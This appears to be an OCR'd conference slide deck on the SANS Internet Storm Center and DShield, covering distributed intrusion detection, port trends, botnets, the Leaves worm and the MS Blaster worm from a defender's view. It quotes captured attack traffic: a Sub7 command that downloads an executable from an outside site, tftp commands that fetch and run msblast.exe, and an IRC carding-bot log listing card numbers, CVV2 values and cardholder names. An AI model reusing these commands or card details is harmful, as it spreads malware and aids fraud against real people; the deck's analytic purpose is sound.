Internet Storm Center

Collaborative Intrusion Detection

you've got bots. Another day cruising the potholes of the Infobahn.

Johannes Ullrich, Ph.D.
SANS Institute
jullrich@sans.org

Outline

- Introduction: Internet Storm Center / DShield
- The ISC: Outside view

  How to collaborate using the Internet Storm Center
- The Inside

  follow a packets path through the ISC
- Examples

  “Leaves” (IRC Bot), “MS Blaster” (Worm)
- Conclusion

Introduction


CONJECTURE

Malware development is accelerating due to efficient and open collaboration

Introduction

GOAL

Build a large sensor network using ubiquitous personal firewalls



Introduction

- DShield → Internet Storm Center

  DShield, as a large network of distributed sensors (distributed IDS) needs an analyst console to feed data back to the community

  Large submitters may want to run their own "Dshield" and feed data back to the ISC.

Distributed → Collaborative

ISC – Outside View


Infocon

- **GREEN**: Nothing new or note worthy
- **YELLOW**: Attack in progress or believed to be imminent.
- **ORANGE**: attack in progress that causes increase in latency, local connectivity outages or compromises of large number of hosts.
- **RED**: Internet Meltdown. Major part of the Internet infrastructure have failed.


Initially based on PD63

Headline

- Current 'threat of the day'.
- If appropriate, recommends action.
- Sometimes links to “Handler's Diary”.
- Available as a “feed” for web sites.



World map


137 - netbios-ns
80 - www
1434 - ms-sql-m
445 - microsoft-ds
4662 - eDonkey2000
113 - ident
others
2003-06-25
http://www.dshield.org

Top 10 Attacked Ports

- Help prioritize defensive action.
- Allow to subtract "global background"
- Quite static

Trend


- Ranking of changes in activity by port.
- Compares last day to prior 30 days.
- Use detailed trend page for further analysis.
- Main "attack predictor"
- Supplemented by "instant trend ticker", which usually compares last 30 minutes to cumulated activity in database.

Trends

Sources

Port	Total Sources	Current Sources	Trend	Error	
81	120	866	1.334189	0.070652	hosts2-ns
27015	218	1111	0.983894	0.053675	halflife
445	12881	57633	0.855777	0.007068	microsoft-ds
6346	4912	19938	0.758363	0.011552	BearShare
2234	838	3198	0.697148	0.028149	directplay
4662	6982	25709	0.660880	0.009787	eDonkey2000

ISC – Inside


Data Collection
Analysis
Dissemination
Handlers Diary
Internet Storm Center
Dshield.org
My Reports
Notification to ISPs
(fight back)
Dshield Users
DShield
PARTNERS

Fightback

- Dshield notifies ISPs of infected machines if the activity matches given characteristics.
  - Feedback from ISPs allows to track false positives.
  - Possibility to shut down infected machines
  - Sometimes, uncover details of activity and even exploit code.


In addition: Data feeds of unfiltered reports to interested ISPs.

Statistics

- 8-20 Million records / day
- 200,000 – 400,000 sources IPs/day
- 300,000 – 450,000 target Ips/day
- 60 + countries (US, UK, DE, CA, AU, SE, FR)
- 1 – 3 Gbyte / day (database file)
- 30 days history online

"Botnets"

- Initial infection using simple vulnerability
- Uploading of malware ("bot")
- Bot will join IRC channel and wait for commands like:
  - !scan
  - !flood
  - !icq
- Commonly used: GTBot, SDBot, Kaiten...



Leaves

Leaves IRC/Sub7 Worm

- Sub7 Probes targeting certain net blocks (AOL/Earthlink)
- If a Sub7 back door is found, the Trojan is uploaded via http and executed.
- Trojan connects to web site to read encrypted instructions
- Trojan connects to IRC channel for further instructions.


Leaves – Dialog

Leaves IRC/Sub7 Worm

A minimal honey pot was used to capture the instructions sent by the initial probe:

```
> PWD144381367827151019 80
< 23.21:47 - October 06, 2001, Saturday,
 version: BoNuS 2.1
> UFUhttp://l4l4l4l4.spites.com/f.exe
< downloading file. File successfully
 downloaded. [11020 bytes]
```

Leaves


dfgdf - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://47643335.cjb.net/
Go
50megs
Done
Internet

Leaves – The End

U.S. Department of Justice
Federal Bureau of Investigation

For Immediate Release
August 14, 2001

Washington D.C.
FBI National Press Office

The National Infrastructure Protection Center (NIPC), the Federal Bureau of Investigation (FBI), the Washington Field Office of the FBI, the Department of Justice Computer Crime and Intellectual Property Section and New Scotland Yard, United Kingdom (UK), announced today that a 24 year old male was arrested on July 23, 2001, in the UK for violation of the "Computer Misuse Act 1990." This announcement was delayed to avoid potentially comprising the ongoing investigation. This individual who, under British Law, cannot be identified at this time, was arrested in connection with designing and propagating malicious code, known as the W32-Leave.worm, or Leaves worm, into Windows-based computer systems. This individual has been released from custody and ordered to return to New Scotland Yard on September 24, 2001.

“Botnets” - part 2

```
Keannu: !chk 4828532722871014 1005
cab: keannu 4828532722871014 : 1005 (Valid cc) [by
   http://www.geocities.com/realhack2003/]
keannu: ==========================
keannu: First Name: Stacy
keannu: Last Name: Lowery
keanny: Address: 20715 NE 116th Ave Bay 15
...
mynick: !cclimit 419001301220333
Bot: mynick, I found limit for your Visa (419001301220333): + 1.911 $
mynick: !cvv2 4323742093049204
Bot: mynick, CC 4324742093049204 Type: Visa cvv2: 033
mynick: !cc
Bot: (mynick) CC for U: Eileen Jones|P. O. Box 122|Wendel
   PA...4111111111111111 06/05
mynick: !cclimit
Bot: (mynick) Limit for your MasterCard (4111111111111111) 0.881 $
mynick: !cardable electronics
Bot: (mocha) Site where you can card electronics:
   http://www.stealthispc.com
```

(Bill McCarty, Honeynet Project)


Examples – Worm

- Worms propagate autonomously without central control.
- Payloads range from malicious (password stealing) to annoying (DDOS).
- Examples: ramen, code red, nimda, slammer, blaster...
- Final stage of malware live cycle (“0 day”, “POC exploit”, “auto rooter”, “bot”, “worm”).


MS Blaster

- Uses RPC DCOM Vulnerability (release July 16th)
- Based on dcom.c (release July 27th)
- Simple extension, downloading worm via build in tftp daemon
- DDOS payload ('windowsupdate.com')

Detection


Port 135 Traffic Aug. 11th. 2003
Reports / 10 Min
300000
250000
200000
150000
100000
50000
0
5000
4000
3000
2000
1000
0
reports
sources
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
time (hour)

Host limited



http://www.caida.org/outreach/papers/2003/sapphire/sapphire.html
(David Moore, CAIDA, Stuart Staniford Silicon Defense et. al)

Code Capture

- Simple code capture using Tiny Honey Pot (thpot, George Bakos)

```
tftp -i 68.164.96.50 GET msblast.exe
start msblast.exe
msblast.exe
```

